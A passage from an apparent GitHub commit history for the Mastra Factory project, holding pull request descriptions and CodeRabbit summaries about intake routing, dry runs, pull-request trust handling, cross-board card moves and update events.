`skipped`. - The dry-run sample. - **Storage:** - `countPlacedByRoute` and `listRecentNotRouted`. - The new index is in the query plan on both backends. - **Lookups:** GitHub and GitLab lookups run against real source-control storage. - **factory-ui MSW:** - The tester panel: rule answers, card moves, retesting the open item against an edited draft, and the evaluator notice. - The dry run refreshes after a rule write. - **Removed:** 5 unit tests that compared the tracer or dry run to itself (filing now calls the same code) or that the scenarios and route tests above cover. The commit message names what covers each. - **Net test lines vs `feat/factory-card-actions`:** +1671 −1 (+1670, including this round's review tests). The dry run and tester are proven by two scenario tables in `dispatcher-intake-routes.test.ts`, each row predicted by the tester and then filed or dispatched for real: 6 arrival rows and 11 card-move rows. Route tests cover only HTTP behaviour; unit tests are short pure tables. - **Gates:** - Passing: `build:lib`, `check`, `oxlint --type-aware`, `oxfmt`, CLI 225/225. - Domain suites: the only failures are in files that fail the same way on the base branch's sources (`config`, `fs`, `projects-concurrency`, `session-model-catalog`, `routes/intake`, `storage/domains/intake/base`, `retired-columns`). - factory-ui: typecheck and lint are clean, and the intake and settings intake tests pass. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** This change lets users check their factory intake rules before they use them. The system shows where recent items would go and traces one item through the rules. These checks do not file cards or save decisions. ## Overview This pull request adds read-only intake checks to the factory. It adds: - A **dry run** that evaluates saved or draft intake rules and optional board order against the newest 200 items. - A **tester** that traces one item through intake rules. The item comes from a URL or an item ID. For cards, it also replays recent status events through card-move rules. It accepts an optional simulated event. The change spans 42 files, with 5,294 lines added and 151 removed. The base branch is `feat/factory-card-actions`. ## Changes by area **Routing and evaluation (`@mastra/factory`)** - `intake-routing.ts` adds `traceIntakeOrder`. It records a verdict for each route in board and route order. It stops at the winner unless `full` is set. It also adds an arrival-kind failure explanation. - `intake-routing.ts` adds `traceEventRoute` and `planEventMove`. `planEventMove` classifies an event as `moves`, `stays`, `rule_default`, or `ignored`. - `resolveEventRoute` now returns an `EventMove` and uses the trace function. - `IntakeRoute` gains an optional `name`. - `rule-group.ts` adds `explainRuleGroup`. It reports failed leaf conditions with their observed facts. `evaluateRuleGroup` returns the `matched` value from that result. - `update-fold.ts` adds `updateGroup`, `updateSuperseded`, `foldUpdate`, and `eventRouteIngress`. - `dispatcher.ts` uses `planEventMove` for status events. It uses `updateGroup` and `foldUpdate` for pending update folding. It removes its earlier inline folding and eligibility logic. `FOLDABLE_UPDATE_STATUSES` moves to `update-fold.ts`. **Dry run and tester** - `intake-dry-run.ts` adds `intakeSample` and `dryRunIntake`. `intakeSample` merges recent cards and unrouted decisions, deduplicates them by source key, and sorts them newest first. `dryRunIntake` reports placements, per-board and per-rule results, and unrouted keys. With a baseline, it reports items whose placement changed. - `routes/intake-check.ts` adds the `IntakeCheck` class with `dryRun` and `test` methods. It also adds `IntakeCheckRefusal`. - Draft boards or orders that are unknown, invalid, duplicated, or incomplete return 422. An order that is missing or invents a board returns `422 intake_order_set_mismatch`. Duplicate route IDs are refused. - The tester resolves items from project cards, unrouted decisions, or provider lookups. A URL already on a card reads that card's stored facts. - A fetched pull request is tested as a new arrival. If it could join an existing card, the response adds a note. The tester does not evaluate those joins. - Events on non-card items return 422 before any provider lookup. Missing items return 404. Unlinked URLs return 422 with `not_linked`. Unsupported URLs return 422. - Dry runs count route placements over the preceding 30 days. - `routes/intake-routes.ts` adds the dry-run and test endpoints. Both use a shared `#check` helper. Dry-run responses include `canEdit`. `IntakeRouteRoutesDeps` gains `listDeferredDecisions` and optional `intakeLookups`. - `routes/contracts.ts` adds request and response schemas and the `intakeDryRun` and `intakeTest` route contracts. - `routes/surface.ts` passes an intake lookup only when its integration is ready and defines `intakeLookup`. **Item lookup** - `intake-lookup.ts` adds the `IntakeItemLookup` contract and `lookupIntakeItem`. Providers are checked in order. The first provider that recognizes the URL returns the result. If none does, the result is `unsupported`. - `FactoryIntegration` gains an optional `intakeLookup`. - `githubIntakeLookup` matches issue and pull-request URLs to linked repositories. It returns `not_linked` or `not_found` where applicable. Issue URLs are read as issues first, then as pull requests. - `gitlabIntakeLookup` matches issue, work-item, and merge-request URLs to linked projects on the same host. It returns `undefined` for invalid URLs and `not_linked` or `not_found` where applicable. - `GithubIntegration` and `GitLabIntegrationBase` expose `intakeLookup`. `GitLabIntegrationBase` also adds `readWorkItem`. - `trustedCollaborator` accepts a narrower type. `mergeRequestSourceKey` is now exported. - URL lookup covers only GitHub and GitLab sources linked to the project. Linear, Jira, and incident.io items are tested from recent items by item ID. **Storage** - `listRecentNotRouted` returns recent unresolved `not_routed` decisions, newest first. - `countPlacedByRoute` counts placed decisions with a route ID over a time window. It pages newest first. - `listDeferredDecisions` accepts an optional `newest` limit. A composite index on `factory_deferred_decisions` covers `(org_id, factory_project_id, work_item_id, created_at)`. **CLI and API client** - The `mastra api factory intake` command group adds `dry-run` and `test` actions. `dry-run` accepts optional JSON input. `test` requires JSON input. - The Factory API descriptor map adds `factoryIntakeDry-run` and `factoryIntakeTest`. - The factory-ui adds the `intakeDryRun` query key, the four request and response types, and the `useIntakeDryRunQuery`, `useIntakeDryRunPreview`, and `useIntakeTest` hooks. - `sendRouteRequest` is now exported. **Factory UI** - `IntakeTesterPanel` tests a URL or an item ID. It accepts an optional board and order draft. It shows a notice when the response evaluator is not `intake-order`. - `intakeCheckCopy.ts` adds helpers that format dry-run summaries, rule verdicts, failed conditions, event labels, and card-move outcomes. **Documentation and changesets** - The factory README documents `POST /intake/dry-run` and `POST /intake/test`. - Two changesets cover the `@mastra/factory` and `mastra` releases. ## Behavior notes - Dry runs and tests do not write decisions, cards, audit events, or provider data. The PR text says so. The tests check it. - Card events replay against the card's current phase and facts. - Under the `route-list` evaluator, both endpoints still answer using intake order. The panel warns that filing uses `route-list`. - Pull request dry runs do not include `closedIssue.*` facts. - Members can preview saved rules. - Draft previews require elevated access. The PR text names the rule-editing role. The route summary names organization-admin access. The exact check is not confirmed. ## Verification Author-reported results. These were not checked against CI. - Tests reported: scenario and route tests on LibSQL and Postgres that compare predictions with filing or dispatch. Route tests cover access, validation, URL behavior, and read-only behavior. Storage, lookup, and factory-ui MSW tests are also reported. - Gates reported as passing: `build:lib`, `check`, `oxlint --type-aware`, `oxfmt`, and CLI tests (225/225). - Factory-ui typecheck and lint are reported clean. Intake and settings intake tests are reported passing. - Domain-suite failures are reported only in files that fail the same way on the base branch. - Current CI status: not available. - Review finding counts: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
3801329cdb |
Link pull requests to their issue's card, keep outsiders' pull requests idle until picked, and move cards across boards (#30491)
**Stack:** #30370 → #30373 → **this** → #30380 → Wave 3. Base is `feat/factory-card-events` (#30373); review only the commits above it. ## What this does Factory boards move cards with rules. This PR makes three things work that didn't: 1. **A pull request that closes an issue links to that issue's card on its own**, whoever opened it and whichever board the card is on, as long as the card isn't finished. Linking moves nothing by itself. The card gets a `pull_request.opened` event, and board rules decide what happens. A new default rule, *Trusted pull requests take a waiting issue to Review*, moves a waiting card to Review when the pull request's author is trusted. Stored routes that used to "join" pull requests to cards are switched off but kept for history. Creating a new one is refused with `422 join_retired`. 2. **Nothing runs on an outside author's pull request until a person picks it.** An outsider's linked pull request: - is marked untrusted on the card; - never becomes the card's working pull request automatically; - can't trigger re-reviews, and moves the card through its opening, reopening, pushes, updates or review requests only by a card-move rule that tests `pullRequest.trusted` (rules that don't test it skip it); - doesn't send its comments to the card's sessions. Its merge or close still moves the card. A person picks it with `PUT /web/factory/projects/:id/work-items/:workItemId/working-pull-request` (`{ pullRequest, expectedRevision }`). The endpoint returns `422 pull_request_not_linked`, `422 pull_request_not_open` or `409` on a stale revision. Picking a pull request lets Factory work on it but doesn't make its author trusted. When the working pull request closes unmerged, the card falls back to its first trusted open pull request, never an outsider's. 3. **Card-move rules can send a card to another board.** Set `moveToBoardKey` on a route's target. The card keeps its id, history and sessions. The old phase's sandbox stops, and the target phase's runner starts. The old board's `nextPhases` don't restrict the move. If the target can't take the card, the rule is skipped and the next rule is tried. The skip is recorded in the intake decision log with outcome `rule_skipped`. Rule moves don't chain. **Trust in rules:** `item.trusted` replaces `author.trusted`, and rules saved with the old name still read correctly. The new `pullRequest.trusted` tests the event's pull request author, or the author of the card's working pull request when the event isn't about a pull request. The dispatcher still re-checks trust before anything runs. **Factory UI:** condition pickers offer *Author trust* (`item.trusted`) and *Pull request author trust* (`pullRequest.trusted`). New routes no longer offer joining. On a stored join route, the switch can only turn joining off. The cross-board *Move to board › phase* picker is left for Wave 3 (D20, one Rules page per board); the API supports it now. ## Known limits - When a card's working pull request settles, the next one is picked by branch name among trusted pull requests only. It doesn't check which repository or project the branch comes from, because linked pull requests don't record that. A trusted person's fork pull request on the card's branch name can therefore become the working pull request. That needs write access, so it isn't a security issue; an outsider's pull request is never picked this way. ## Overlaps with the stack - #30370: `storage/domains/boards/base.ts` (default-route seeding and retiring join routes), `boards/schemas.ts` (adds the nullable `move_to_board_key` column), and `boards/intake-order.ts` (route type narrowed so routes carrying `moveToBoardKey` type-check). - #30373: `boards/board-events.ts` and `rules/validation.ts`. Board events carry `pullRequestTrusted` and `closedIssue` alongside 2a's `labels` and `assignees`. `eventRuleFacts` is merged into the facts card-move rules test. Label and assignee changes on a linked pull request carry that pull request's trust. `author.trusted` is dropped from 2a's legacy picker list because it's renamed, not retired. ## Test plan - Each behaviour above was tested failing first, on LibSQL and on a throwaway Postgres 16: - moving a card to another board (same id, sandbox stops, one run); - two boards moving a card to each other moves it once per event; - an outsider's pull request links untrusted and nothing runs; - comments, pushes and review requests on an outsider's pull request reach nothing; - merging an outsider's pull request still finishes the card; - once a person picks the pull request, it gets reviewed; - a stale working pull request falls back to the first trusted open one; - label changes on a linked pull request carry its trust (GitHub and GitLab); - the working-pull-request endpoint. - `mastracode/factory`: `pnpm build:lib`, `tsc --noEmit`, `oxlint --type-aware` (0/0), oxfmt. - Broad LibSQL run: only the known baseline fails (`routes/config`, `routes/session-model-catalog`, `routes/fs`). - Postgres: only the 17 `dispatcher` and `transition-service` failures that also fail on main. - `mastracode/factory-ui`: typecheck, lint (0/0) and unit (688) pass. The 29 MSW failures also fail on the base branch. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: Pull requests that close an unfinished issue now attach to that issue's card. Only trusted pull requests start work on the card automatically. A person can choose which linked pull request the card works on, and cards can move to another board. ## Overview This change updates how pull requests link to work-item cards in the Factory. It also adds cross-board card moves and an endpoint that selects the working pull request. A pull request that closes an unfinished issue links to that issue's card. The link emits a `pull_request.opened` event. Board rules decide whether the card moves. ## Behavior changes - **Linking:** A pull request that closes an unfinished issue links to that issue's card. This applies whether or not the author is trusted. A finished card does not receive the link. The pull request gets its own card. - **Trust:** Linked pull requests from outside authors are marked untrusted. Untrusted pull requests do not: - become the working pull request automatically - start review - move the card on opening, reopening, pushes, updates, or review requests, except by a rule that tests `pullRequest.trusted`. A rule that doesn't, such as an older project's stored "Pull requests go to Review" or one testing only `source.repository`, skips the event. Stored rules are never rewritten. - affect the card through comments - **Merge or close:** Merging or closing a linked untrusted pull request can still move the card. - **Join routes:** Creating a route with `joinClosedIssue: true` returns `422 join_retired`. Stored join routes stay readable. A stored join route can be turned off. It cannot be turned back on. A modified join route is switched off with a `rule_retired` intake decision log entry. Only unmodified join routes are switched off silently. - **Default route:** `CLOSES_ISSUE_INTAKE_ROUTE` is replaced by `LINKED_PULL_REQUEST_ROUTE` (key `linked-pull-request`). This route moves a card to Review when a trusted pull request that closes an issue opens, and that issue's card is in Intake with no pull request. For new projects, the "Pull requests go to Review" route also tests `source.kind`, so a trusted linked pull request doesn't send an issue's card to Review from any phase ahead of the linked rule. Existing projects keep their stored route as it is. - **Working pull request:** The endpoint `PUT /web/factory/projects/:id/work-items/:workItemId/working-pull-request` sets the working pull request. The request body contains `pullRequest` and `expectedRevision`. - `422 pull_request_not_linked`: the pull request is not linked to the card. - `422 pull_request_not_open`: the pull request is not open. The open check runs again inside the write transaction. - `409`: the revision is stale. - Selection does not change the author's trust. - **Fallback:** When the working pull request closes unmerged, the card uses its first trusted open pull request. A trusted open pull request is preferred over a merged one. - **Cross-board moves:** A route can set `moveToBoardKey` to move a card to another board. The card keeps its ID, history, and sessions. A board change opens a new stage-history entry, even when the phase key is unchanged. The old phase context stops, and the target phase starts when configured. The old board's transition graph does not restrict the move. - If the target cannot accept the card, the route is skipped and the next route runs. The skip is recorded as `rule_skipped`. - Rule moves do not chain. - `intakeTargetProblem` rejects cross-board moves for join routes and for routes that place new cards on arrival. - The UI picker for cross-board moves is deferred to Wave 3. The API supports the feature. - **Trust conditions:** `item.trusted` replaces `author.trusted` for card-author trust. `pullRequest.trusted` carries the trust of the event pull request. Stored `author.trusted` conditions are read as `item.trusted`. ## Code changes by area - **Board semantics:** `semantics.ts` adds `workingPullRequest`, `openPullRequestSource`, `pullRequestTrustKey`, `trustedPullRequestSource`, `pointedPullRequest`, and `UNTRUSTED_PULL_REQUESTS_KEY`. It removes `newestOpenPullRequestNumber`. `reviewedPullRequest` delegates to `workingPullRequest`. - **Intake routing:** `intake-routing.ts` adds an `options` argument to `resolveEventRoute`. The function returns `board` and reports skipped routes through `onSkip`. It removes `resolveIntakeRoute` and `IntakeRouteResolution`. - **Card facts:** `card-facts.ts` resolves the working pull request separately from the numeric pointer. Pull-request cards use the card author's trust. - **Dispatcher and transitions:** `dispatcher.ts` attaches untrusted pull requests to unfinished issue cards and queues `pull_request.opened` using facts saved at attachment. `transition-service.ts` accepts `toBoard` for event-route moves. - **Provider rules:** `github/rules.ts` adds `githubPullRequestTrusted`. `gitlab/rules.ts` adds `gitlabMergeRequestTrusted`. GitLab branch-based card selection excludes merge requests from a different source project, including forks that reuse a branch name. - **Storage:** The intake routes schema adds `move_to_board_key`. `IntakeDecisionOutcome` adds `rule_skipped` and `rule_retired`. `attachSource` accepts `cardMetadata`. `update` accepts `check`. - **Contracts and CLI:** `contracts.ts` adds `workItemWorkingPullRequest`. The CLI adds `mastra api factory work-item working-pull-request`. - **Exports:** `newestOpenPullRequestNumber` is no longer exported. The changeset recommends `workingPullRequest` with `pullRequestSourceNumber`. - **UI:** The Factory UI shows the updated trust fields. It no longer offers new join routes. Copied routes that move a linked issue's card continue to be repointed. ## Testing The PR objectives report these results. They are author reports, not results verified in this summary. - `mastracode/factory`, LibSQL: known baseline failures remain in `routes/config`, `routes/session-model-catalog`, and `routes/fs`. - `mastracode/factory`, Postgres 16: 17 `dispatcher` and `transition-service` failures remain. The author reports that these also fail on the base branch. - `mastracode/factory`: `pnpm build:lib`, `tsc --noEmit`, `oxlint --type-aware` (0 warnings, 0 errors), and oxfmt were reported as passing. - `mastracode/factory-ui`: typecheck and lint (0 warnings, 0 errors) passed. 688 unit tests passed. 29 MSW failures also occur on the base branch. Current CI status on the head commit: not available. ## Review feedback The author reports fixes for review feedback, each covered by scenario tests on LibSQL and Postgres: - `closedIssue.hasPullRequest` counts only other trusted open pull requests. - A pull request head is recorded only when it is the card's working pull request. - Fallback selection is covered by a 12-row test table. - Three card facts come from one `workingPullRequest` result. - Link facts are saved at attachment and read when the event is queued, so a stale retry cannot report `hasPullRequest: true`. ## Review notes - Estimated review effort is High for `intake-routing.ts`, `dispatcher.ts`, and `github/rules.test.ts`. - Review severity counts: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
a847c38643 |
feat(factory): move board cards when labels or assignees change (#30373)
> **Stack, in merge order:** #30370 (intake order) → **#30373 (this PR)** → card actions → #30380 (intake dry run) → board UI. This PR is based on `feat/factory-intake-order`; review only its own commits. ## What this changes Until now, Factory boards could only react to an item opening, closing or reopening. A team that triages by label, for example "add `ship` to send it to Done", had no way to make Factory move the card. This PR adds the update events from the board intake spec, so a board's routes can move a card when its labels or assignees change. It also splits board events into two families: `work_item.*` events are about issues, and every pull or merge request event is `pull_request.*`. **Two event families** - `work_item.opened` files new issues. `pull_request.opened` files new pull requests with no card, and still moves an issue's card when its pull request opens. - `work_item.created`, the older arrival event, keeps its meaning: it files issues and card-less pull requests alike and never moves a card. Stored routes on it, and routes created without `on`, behave as before, and the API keeps it as written, so editing an older route never narrows it to issues. - A `pull_request.opened` route stored by 0.28 or earlier only ever moved cards, and still does. It files no pull request, so it can't take an outside author's pull request ahead of the outside-authors route. A nullable column on each route row, `opened_files_pull_requests`, tells them apart: it is written `true` on every new route, never backfilled, and never changed by an edit. The API returns such a route with the new field `pullRequestOpenedMovesOnly: true`, and every edit keeps it, `on` included, so a trigger change and its Undo in Settings leave it a card move. To file pull requests, add a route. Settings lists it with its board's card moves, "Send new cards to" never takes it for the pull request catch-all, and a restore or a copy to another board keeps it a card move. - New projects get their pull request routes on `pull_request.opened`. Older projects keep their routes as written. **New events** - `work_item.updated` fires when an issue's labels or assignees change. It carries exactly what changed: `event.labels.added`, `event.labels.removed`, `event.assignees.added` and `event.assignees.removed`. - `pull_request.updated` is the same event for a pull or merge request, whether it has a card of its own or is attached to an issue's card. - `pull_request.reopened` moves a card only where a route names it. No seeded route uses it, so nothing moves by surprise. A reopened pull request with no card is filed like a new one. **New filters:** `card.phase` (card moves only), `item.hasPullRequest` and `item.hasIssue`, plus the change filters above. Fields the spec drops from the picker are exported as `LEGACY_RULE_FIELDS`, and stored rules using them keep evaluating. The Legacy filter UI is a later wave. **How updates behave** - If the card's own session makes the changes, they are held until its run ends, then folded into one event. A run that adds four labels moves the card once. - If a person makes the change, the card moves without waiting for any run, after a burst window of about 5 seconds. Several changes inside that window become one event. "Immediate" in the spec means no run wait; the README says so. - Folding keeps the net change across every folded update, not just the newest one. Adding `ship`, then adding `bug`, then removing `bug` gives one event with `added: [ship]`. - A move made by a rule changes the card, not the source item, so it never produces an update. - An update never cancels a close or a reopen, and is never cancelled by one. - A reopened GitHub or GitLab issue or pull request with no card is filed the way a new one is (D16). A re-filed item is judged by its own author's trust, not by whoever labelled or reopened it. **Providers** | Provider | Where updates come from | Held for the card's session | | --- | --- | --- | | GitHub | issue and pull request `labeled`/`unlabeled`/`assigned`/`unassigned` webhooks, plus the polling path | when the Factory app made the change | | GitLab | label and assignee changes in issue and merge request hooks | when Factory authored the change | | Linear, Jira, incident.io | each poll compared with a recorded baseline | never | Two approximations, both in the README: - **"Own session" means the Factory app or author.** Neither webhook ties a change to a particular run, so any change made by the Factory app or Factory author counts as the card's own session. - **Linear, Jira and incident.io changes are never held.** Polling can't tell who made a change, so these count as a person's changes and are batched by the poll interval. The first sync after upgrade only records a baseline, so existing cards don't all fire at once. **Not routed items.** An update to an open issue or pull request with no card runs intake again only when intake turned it away. GitHub and GitLab check the issue's Not routed record from #30370: an issue no board took that is later labelled to match a board's rule lands on that board, and its record is resolved. The stored boards domain answers the lookup (`isNotRouted`), and the integration context passes it to both providers. Linear, Jira and incident.io already run intake for a card-less item on every sync that sees it change. **Factory's own labels.** `status: needs approval` and `status: auto-triaged` never count as a change, whoever adds or removes them. Like a rule's own move, they are bookkeeping. **Held updates are polled.** A held update is re-checked about every 10 seconds and lands within about 10 seconds of the run ending. Releasing it straight from the run-end signal would need a new "make claimable now" storage method on LibSQL and Postgres, plus session listeners that work across replicas. Waiting inline on the run instead would hold a lease and an in-flight slot for the whole run. So it stays polling for now. **Not in this PR:** cross-board moves, built-in pull request linking, trust filters and the working pull request are in the card-actions wave. ## Tests Scenarios drive the real path (provider webhook or sync fixture, then integration rules, dispatcher and storage) on LibSQL and Postgres, and assert what a person sees: the card's phase, its labels, the Not routed list, or no card. - **Added:** one cross-provider table (`integrations/polled-card-updates.test.ts`) runs every update scenario for Linear, Jira and incident.io. GitHub and GitLab label, assignee, Not routed and reopen cases are tables over real card storage. - **Removed:** per-provider copies of those scenarios, `card-metadata-commit.test.ts`, board-event name and alias unit tests, arrival resolver unit tests, and mocked `isNotRouted` stubs. Commit 84bbd818c75 names the covering scenario for each. - **Kept as unit tests:** pure logic tables only (route-event validation, `combineChanges`, card facts, decision validation). - **Net test lines vs #30370:** +1496 / −87 (**+1409**, down from +2197). The rest are regression scenarios for bugs fixed in review: out-of-order and racing snapshots, failed-queue redelivery, run-in-flight holds, lease and fold-boundary races, trust on re-filing. ## Test plan - Every new test was seen failing first, and the consolidated tables were proved by breaking the code they guard: each breakage fails exactly its rows. - 0.28 `pull_request.opened` routes, proved by breaking the marker read, the edit path, the restore path, the settings catch-all and the board copy in turn: - a dispatcher scenario on older and new projects, where an untrusted card-less pull request reaches the outside-authors route; - an HTTP test, where a rename and a terminal target keep the route a card move, a delete and restore keep it, and so do a trigger change and the Undo that sends the old `on` back; - an MSW settings test, where the route isn't listed with new-card routes, "Send new cards to" leaves it alone, and its Ship copy stays a card move. - Type checks by exit code: factory `tsc` 0, factory-ui `tsc` 0, CLI `tsc` 0; `build:lib`, `oxlint --type-aware` and factory-ui lint all exit 0; CLI route metadata regenerated with no drift. - LibSQL: boards, rules, integrations, storage and intake-route API, 3692 passed, exit 0. - Postgres 16, throwaway container: boards, storage, intake-route API, dispatcher intake routes and every provider's rules, 2909 passed, exit 0. - Factory UI: 706 unit tests pass (exit 0). MSW: 25 failures, all in files this PR doesn't touch (AppStartup, BoardPageSourceFilters, OMSection, MemorySettings, NewSessionStarters, ThreadPage*, TranscriptMessageMeta); every intake settings test passes. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: Board cards can now move when someone changes their labels or assignees, or when a pull request is reopened. Issue events and pull request events are now two separate families, and old routes keep doing what they did. ## Summary This change updates board routing in `@mastra/factory`. It covers 61 files, with 3338 lines added and 399 removed. ### Event changes - `work_item.*` events are about issues; every pull or merge request event is `pull_request.*`. - `work_item.opened` files new issues; `pull_request.opened` files new pull requests with no card and moves an issue's card when its pull request opens. - `work_item.created` keeps its meaning: it files issues and card-less pull requests alike. Stored routes and API requests keep it as written. - A `pull_request.opened` route stored by 0.28 still only moves cards. The API marks it `pullRequestOpenedMovesOnly: true`, and every edit keeps it. - New update events: `work_item.updated` and `pull_request.updated`. - New reopen event: `pull_request.reopened`. Reopened pull requests move cards only when a route names this event. - A change to a pull request produces `pull_request.updated`, on its own card or an issue card it is attached to. - Factory-managed status labels are excluded from update events. - Rule-driven moves do not trigger update events. ### Rule filters and validation - New card-rule fields: `card.phase`, `item.hasPullRequest`, and `item.hasIssue`. - `item.hasPullRequest` counts only pull requests attached beside the card's own source. - New change-detail inputs for update events: added and removed labels and assignees. - Label and assignee names compare case-insensitively. The newest spelling is kept. - Change-field filters require an update event. - Routes that use only `work_item.opened` or `work_item.created` reject event-fact and card-phase filters. - Board-event validation accepts `labels` and `assignees` changes only on update events. Each change must have only `added` and `removed` lists. Each list holds at most 100 names. Each name holds at most 500 characters and must not be blank. - `fromCardSession` is accepted only on update events, and only when it is `true`. ### Dispatch behavior - Updates made by a card's own Factory session are held until the run ends. They are then combined into one event. - Updates made by people are held for a 5-second burst window (`UPDATE_BURST_MS`). The dispatcher combines a burst into its net change and supersedes earlier decisions in that burst. - Net-zero changes do not move the card. - A queued update does not overtake a close event. - A move to a nonterminal phase waits for an in-flight card run to finish. A terminal move runs without waiting. - A postponed decision uses its supplied retry date. Without one, the default delay is 10 seconds. - Polling-based providers (Linear, Jira, and incident.io) do not hold updates. Their first sync records a baseline. ### Intake for items without cards - GitHub and GitLab: a changed open issue with no card reruns intake only when intake previously rejected it. This check uses the `NotRoutedLookup` that the integration runtime exposes as `notRouted`. Closed issues are not filed. - Linear, Jira, and incident.io: a changed item with no card produces a new intake decision. An unchanged item does not. - Reopening a GitHub or GitLab issue with no card files it like a new issue. ### GitLab and GitHub specifics - GitLab identifies Factory-authored changes by comparing the webhook user with the user each active connection acts as. The lookup uses `GET /api/v4/user` and is cached per connection. - Factory-authored GitLab changes are marked as part of the card's own session. - Pull-request label and assignee actions are forwarded to Factory ingestion. Pull-request `edited` actions are not forwarded. - GitHub `pullRequestReopened` is set to `null` in the default rules. Reopened pull requests act only when a route names them. ### Storage and API - `StoredBoardsStorage.isNotRouted` reports whether an unresolved `not_routed` decision exists for a project and source key. - `routeEvents` returns stored event names as written; routes gain a nullable `opened_files_pull_requests` marker, never backfilled. - Update commits use delivery identity, actor, and config version. ### Out of scope - Cross-board moves. - Built-in pull request linking. - Trust filters. - The working pull request. These items are assigned to the card-actions wave. ### Testing - Test results for the current head are not available. The pull request objectives report local test counts, but no completed checks on the current head confirm them. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
820187e0db |
feat(factory): route new items by board intake order, with Not routed instead of a default board (#30370)
## What this changes
Today a Factory project has one list of intake routes covering every
board, and the first matching route decides where a new item lands.
Anything no route matches is silently filed on the Work board (or the
first board when there is no Work board). That makes "which board gets
this item" depend on how routes for different boards happen to be
interleaved, and hides items nobody wrote a rule for.
This PR adds a second way of deciding, the **intake order** evaluator:
- **Each board owns its rules.** A rule places cards on its own board
only, and each board can have up to 100 rules (the limit was 100 per
project).
- **The project has an intake order**, separate from the sidebar order:
the order its boards are asked to take a new item. Inside a board, its
rules are tried top to bottom.
- **No default board.** An item no board takes is recorded as **Not
routed**: no card is filed, the reason is kept, and an admin can **Route
again** once a rule is fixed. A card created without naming a board that
no board takes is refused with `intake_board_required` so the person
picks a board.
- **Deleting a board deletes its rules**, each with an audit entry, and
drops the board from the intake order.
### Rollout
Each project has its own evaluator, stored with its intake order (a
nullable `intake_evaluator` column on the project's
`factory_intake_route_locks` row):
- **New projects use `intake-order`.** `FactoryProjectsStorage.create`,
the only place a project is created (the HTTP route, the `mastra api`
CLI and every test helper go through it), stamps the setting in the same
transaction as the project row, so a project never exists without it. A
new project's intake order is also its own from the start (`explicit`),
so a board added later is asked before Work's catch-all; deriving the
order from the rule list is only for existing projects.
- **Existing projects keep `route-list`**, with the same
Work/first-board fallback as today: their rows have no setting (null
reads as `route-list`). An admin switches one with `PUT
.../intake-order` and `{ "evaluator": "intake-order" }` (audited as
`factory.intake_order.evaluator_updated`); switching back works the same
way.
- **Forcing still works.** `MastraFactory({ intake: { evaluator } })` or
`FACTORY_INTAKE_EVALUATOR` (`intake-order` or `route-list`; the option
wins) forces one evaluator on every project, for rollout and tests. `GET
.../intake-order` reports the effective `evaluator`, `evaluatorSource`
(`option`, `env`, `project`, or `legacy` for a project with no setting)
and the project's own `projectEvaluator`.
- **Unreadable setting.** `route-list` applies only when the setting was
read and is null. While it can't be read (boards storage failed to
start, or the read fails), arrivals wait and retry, a boardless manual
create is refused with `intake_board_required`, and Route again is
refused (its routes aren't mounted without boards storage). Only a
forced `route-list` files without it.
- **Rolling deploy.** A replica on an older release ignores the setting
and decides every project by `route-list`, so a new project's items can
be routed by the route list until every replica runs this version. A
project created on an older replica gets no setting and stays on
`route-list` until switched.
The Work fallback lives in one function in `boards/intake-routing.ts`
(`resolveByRouteList`), deleted once no project uses `route-list`; the
intake-order path names no board.
To make switching an existing project safe, Factory derives its intake
order from its current rules (boards by the position of their first
placing rule, then the rest in sidebar order). Until an admin sets the
order, it follows every rule write. `GET .../intake-order` runs both
evaluators over the project's newest 200 cards against the order in
force (derived or chosen) and reports how many would land on a different
board and how many no board would take. It is worked out on each read,
nothing is stored, and arrivals do no extra work. Nothing is rewritten.
Every arrival's decision (placed or Not routed) is recorded under both
evaluators in a new `factory_intake_decisions` table, keyed by the
arrival's idempotency key so redeliveries replace rather than duplicate.
Rows are kept with no retention: the full history is wanted, and the
per-rule counts in a later wave read the placed rows. When a card is
later filed for the item, its Not routed record is resolved.
### API
| Request | What it does |
| --- | --- |
| `GET .../intake-routes?boardKey=…` | One board's rules |
| `POST .../intake-routes/reorder` with `boardKey` | Reorders one
board's rules within the slots they hold; other boards stay put |
| `PATCH .../intake-routes/:routeId` | Under `intake-order` only,
changing the rule's board is refused with `intake_route_board_fixed`
(422). Under `route-list` it works as today, so the current Settings
retarget control keeps working until the UI wave |
| `GET` / `PUT .../intake-order` | Read the order, whether it is
`derived` or `explicit`, the effective evaluator and where it came from,
and the comparison of both evaluators against that order. `PUT` takes
`boardKeys` (every board once), `evaluator`, or both; admin only, each
change audited |
| `GET .../intake/not-routed` | Unresolved Not routed items with
reasons, oldest first, paged with `limit` and `cursor` |
| `POST .../intake/not-routed/:decisionId/route-again` | Always decided
by intake order. 422 `intake_not_routed` while still unmatched;
otherwise queues the arrival and the dispatcher files it the same way
(admin, audited) |
`mastra api` gains matching commands (generated CLI metadata).
### Notes for reviewers
- The spec says Not routed lives in "the existing decision log". No
per-arrival routing log exists today (only the winning route id on the
card, route audit events and the deferred-decision queue, whose statuses
don't fit), so this adds `factory_intake_decisions` in the boards
domain.
- The intake order and its origin are two nullable columns on the
existing `factory_intake_route_locks` row. The order is reconciled on
read, so boards created later (including code boards) slot in just above
the first board whose rules end in a catch-all, or last.
- Provider-side pre-routing (`integrations/github|gitlab/rules.ts`)
still calls `intakeTarget`; under the new evaluator its board is
overridden by intake, and that code belongs to the events wave.
- The project-wide reorder body limit rose from 100 to 10,000 ids since
the per-project cap is gone; a board-scoped reorder is still capped at
100.
### WorkOS audit strings to register
- `factory.intake_order.updated`
- `factory.intake_order.evaluator_updated` (metadata `{ before, after
}`, `before` null for a project with no setting)
- `factory.intake.routed_again`
## Test plan
All new tests run on LibSQL and on a throwaway Postgres 16 container.
- [x] Evaluator: contiguous rules route the same under both evaluators;
interleaved rules differ; no match is Not routed; a registry with the
seeded board renamed (no `work` key) is still Not routed, never a named
